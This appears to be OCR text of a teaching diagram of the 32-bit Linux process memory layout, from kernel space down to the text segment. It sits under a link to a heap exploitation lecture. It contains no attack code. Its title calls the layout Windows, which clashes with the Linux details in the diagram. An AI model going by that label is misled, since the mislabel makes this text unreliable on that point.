
Heap Exploitation
http://security.cs.rpi.edu/courses/binexp-spring2015/lectures/17/10_lecture.pdf

THE END

32位Windows的虚拟地址空间



[<< Back]


High Address
High Memory = 128M
Kernel Space
(1GB)
User Space
(3GB)
Low Address
Temporary Kernel Mapping
Persistent Kernel Mapping
Vmalloc Area
Ioremap Area
Mem_map
Kernel Image
4G:0xffff ffff
FIXADDR_START
PKMAP_BASE
VMALLOC_END
VMALLOC_START
3G+896M
3G+16M
3G
PAGE_OFFSET
0
Kernel Space
User code CANNOT read from nor write to these addresses, doing so results in a Segmentation Fault
0xc000 0000 = TASK_SIZE
0xbfff ffff
Environment Variables
Command-line arguments
Random stack offset
Stack(grows down)
RLIMIT_STACK(e.g.8MB)
栈
Random mmap offset
Memory Mapping Segment
File mappings(including dynamic libraries) and anonymous mappings. Example: /lib/libc.so
Program break
brk
Heap(grows up)
堆
start_brk
Random brk offset
BSS Segment(Read/Write)
Uninitialized global or static local variables
Example: static char *pszUserName
Filled with zero by execve(2)
end_data
Data Segment(Read/Write)
Global or static local variables initialized by programmer
Example: static char *pszUserName = "wangbing"
start_data
end_code
Read from binary image on disk by execve(2)
Text Segment(Read/Execute)
Store binary image of the process
0x0804 8000
Reserved
0

[<< Back](#)